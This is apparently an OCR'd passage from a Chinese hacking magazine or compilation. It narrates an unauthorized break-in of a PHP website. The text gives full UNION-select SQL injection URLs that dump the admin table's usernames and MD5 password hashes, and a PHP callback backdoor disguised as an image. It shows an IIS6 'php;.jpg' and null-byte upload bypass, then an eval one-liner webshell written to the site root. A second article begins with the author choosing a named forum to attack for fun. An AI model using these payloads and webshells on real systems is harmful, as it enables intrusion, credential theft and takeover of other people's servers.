


图　1-4-23

接着我们爆 a0430130759 库里的所有表，提交语句：

```
http://www.xxxx.com/news/class/index.php?page=1&catid=1%27 union
select1,2,3,4,5,group_concat(distinct+table_name),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52from information_schema.tables
where
```

table_schema=0x6130343330313330373539 %23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=注：table_schema=[库名]

库名要转换成 16 进制。如图 1-4-24 爆出的库里的表为：

866_advs_duilian,866_advs_lb,866_advs_lbgroup,866_advs_link。




图　1-4-24

我们在 POST 后台注入那里知道存放用户登录信息的表为 866_base_admin，但是这里却并没显示出来。不过我们既然已经知道了表名，就可以直接通过表名爆表的字段。我们提交：

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27 unionselect1,2,3,4,5,group_concat(distinct+column_name),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52from information_schema.columns where table_name=0x3836365F626173655F61646D696E%23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

爆出的字段有 id,user,password,name,job,jobid,moveable。如图 1-4-25 所示：

图　1-4-25

由图可知字段 user 和 password 应该就是存储的用户名和密码，所以我们构造语句，提交：

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27union select 1,2,3,4,5,group_concat(user,0x2B,password),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52from 866_base_admin %23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

如图 1-4-26 显示用户名和通过 MD5 加密了的密码为：xx866+d2a0c56ce56280070d92e4895xxxxxxx,xxxx+dbf679516e719834。




图　1-4-26

图中可以看出第二个用户的 MD5 加密的密码没有显示完整，想到前面爆数据库里的表的时候也并没有显示出我们所需要找的管理员表，猜测可能是因为能显示我们联合查询结果的这个字段限制了输出的字符的长度。因此我们回到上面用 substring（）函数来验证猜测是否正确。（说明：substring 使用方法为 substring（被截取字段，从第几位开始截取，截取长度）例如：select substring（content,5,200） as abstract from my_content_t）因此我们构造语句提交：

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27union select 1,2,3,4,5,substring(group_concat(distinct+table_name),1,50),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52from information_schema.tables where table_schema=0x6130343330313330373539 %23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

先显示前 50 个长度的值，如图 1-4-27：




图　1-4-27

再构造语句显示 51 到 100 的值：

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27union select 1,2,3,4,5,substring(group_concat(distinct+table_name)，50,100),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52from information_schema.tables where table_schema=0x6130343330313330373539 %23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

结果如图 1-4-28：

图　1-4-28

再构造语句显示 101 到 150 的值：

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27union select 1,2,3,4,5,substring(group_concat(distinct+table_name),101,150),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52from information_schema.tables where table_schema=0x6130343330313330373539 %23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

图　1-4-29

由图 1-4-29 我们可以看到最后显示的就像我们要找的表，但是没有显示完整，于是我们构造截取 140 到 160 的值，看这个表是否是我们要找的。

```
http://www.xxxx.com/news/class/index.phppage=1&catid=1%27 union select
1,2,3,4,5,substring(group_concat(distinct+table_name),140,160),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23
,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52 from
information_schema.tables where
table_schema=0x6130343330313330373539 %23&myord=uptime&myshownums=&showtj=&showdate=&author
=&key=
```




图　1-4-30

由图可见，我们的猜想是正确的，因为能显示数据的字段限制了长度，所以我们提交查询的数据没有显示完整，这次我们就爆出了我们想要的表名。我们回到爆字段内容上，利用 substring 函数爆出所有的用户名和密码。分别两次提交：

```
http://www.xxxx.com/news/class/index.php?page=1&catid=1%27union select
1,2,3,4,5,substring(group_concat(user,0x2B,password),1,50),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,
25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52from
866_base_admin %23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=
http://www.xxxx.com/news/class/index.php?page=1&catid=1%27%20union%20select%201,2,3,4,5,substring%28
group_concat%28user,0x2B,password%29,50,100%29,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,
27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52%20from%20866_base_admin%2
0%23%20&myord=uptime&myshownums=&showtj=&showdate=&author=&key=
```




图　1-4-31

图　1-4-32

由图 1-4-31 和图 1-4-32 可知爆出的用户名和密码分别为（图 1-4-33）：




图　1-4-33

解出 MD5 后，直接登陆后台，如图 1-4-34 所示：




图　1-4-34

进入后台后，应该没啥说的了，都是那老套路，直接找到编辑器，打开图片上传，如图 1-4-35 所示：




图　1-4-35

同样，打开 Burp suite，开启本地代理，点击“浏览”在本地寻找一个 PHP 图片木马（后缀

必须是 jpg、gif 等图片后缀），我的木马代码为：

```
<?php $func = new ReflectionFunction($_GET[m]); echo $func->invokeArgs(array($_GET[c],$_GET[id]));?>
```

这里使用了 PHP 回调函数作为后门，接着点击“确定”开始截取数据包，如图 1-4-36 所示:




图　1-4-36

在 POST 数据包中我们看到了 attachPath 为重命名后的图片文件，这说明程序是在客户端将我们的图片马做了重命名设置，那就好办了，直接修改这个名字再提交就行了，可能大家会想这接把 jpg 后缀改为 php 来提交，我试过了，程序在客户端重命名后会在服务器端作文件验证，所以是无法通过的，如图 1-4-37 和图 1-4-38 所示：




图　1-4-37

图　1-4-38

WEB 服务器是 IIS6.0 的，我们尝试解析漏洞再上传，后缀改为 php;.jpg，如图 1-4-39 所示：




图　1-4-39

Forward 后会返回上传成功后文件地址，如图 1-4-40 所示：




图　1-4-40

访问之，查看情况，如图 1-4-41 所示：

图　1-4-41

被 D 盾拦截，返回上传的地方抓包，抓到数据包后，修改重命名文件为 hack.php;.jpg，但是要在 hack.php 后面输入%00，再选中%00 按 Ctrl+Shift+u 来进行 urldecode，如图 1-4-42 所示：




图　1-4-42

发送数据包，回显如图 1-4-43 所示：




图　1-4-43

直接访问：

http://www.xxxx.com/page/pics/20140813/hack.php?m=file_put_contents&c=../../../test11.php&id=<?@eval($_POST[c]);?>

成功访问，在网站根目录下生成 PHP 一句话木马 test11.php，密码为 c，如图 1-4-44 所示：

图　1-4-44

用菜刀连接一句话木马，如图 1-4-45 所示：

图　1-4-45

浏览服务器的时候发现是安全模式下的星外，也没多少兴趣去提权服务器了，对网站渗透就到这里吧。在本机对服务器的所有网站进行了大体的扫描，CMS 识别，发现大多数 PHP 网站程序都为老版的 phpweb，漏洞问题都是一样的，如图 1-4-46 所示：

图　1-4-46

（全文完）责任编辑：静默

第 5 节　Freebuf 一周海外安全事件回顾文章引发的血案

作者：Mayter
来自：听潮社区—ListenTide
网址：http://team.f4ck.org/

今天无聊，随便打开 www.freebuf.com 看看。其实没什么好看的，但是突然一个网址映入眼帘。上周另一件有趣的新闻来自 Akamai。Akamai 发布预警，称一伙儿来自亚洲的疯子正在利用电冰箱发起网络攻击。（原标题：Desperate VXers enslave FREEZERS in DDoS bot，

http://www.theregister.co.uk/2014/09/25/desperate_vxers_enslave_freezers_in_ddos_bot/

）（小编注：原文中作者没有贴出此处链接，这里是小编给出的）据 Akamai 分析，Spike 工具包非常先进，这种先进主要体现在工具的设计和应用上。和其他绝大多数僵尸工具不同，Spike 僵尸可以是基于 Windows 和 Linux 系统的计算机、手机（ARM）以及各种联网的家用电器，如冰箱、洗衣机等等，特别包括当下如日中天的 Raspberry PI 卡片机。虽然目前版本的 Spike 工具攻击方式比较简单，主要是 DDoS 攻击（SYN, UDP, DNS 查询, 和 HTTP GET 洪水等），但是丝毫不能掩盖这款工具先进的设计理念。这是一个非常有趣的发现。安全娱乐圈一直在意淫黑客利用物联网（IoT）发起这样那样的攻击，Akamai 的此番发现更是提供了实例。其背后更有意思的是，这个用“电冰箱砸死你”的工具竟然来自天朝黑客的发明创造。

图　1-5-1

看到没（图 1-5-1）。ttp://bbs.weike77.com/。我想既然榜上有名就搞掉吧，反正无聊。打开这个站随便看了下 dz3.2，没 0day 啊。直接旁站吧，如图 1-5-2：

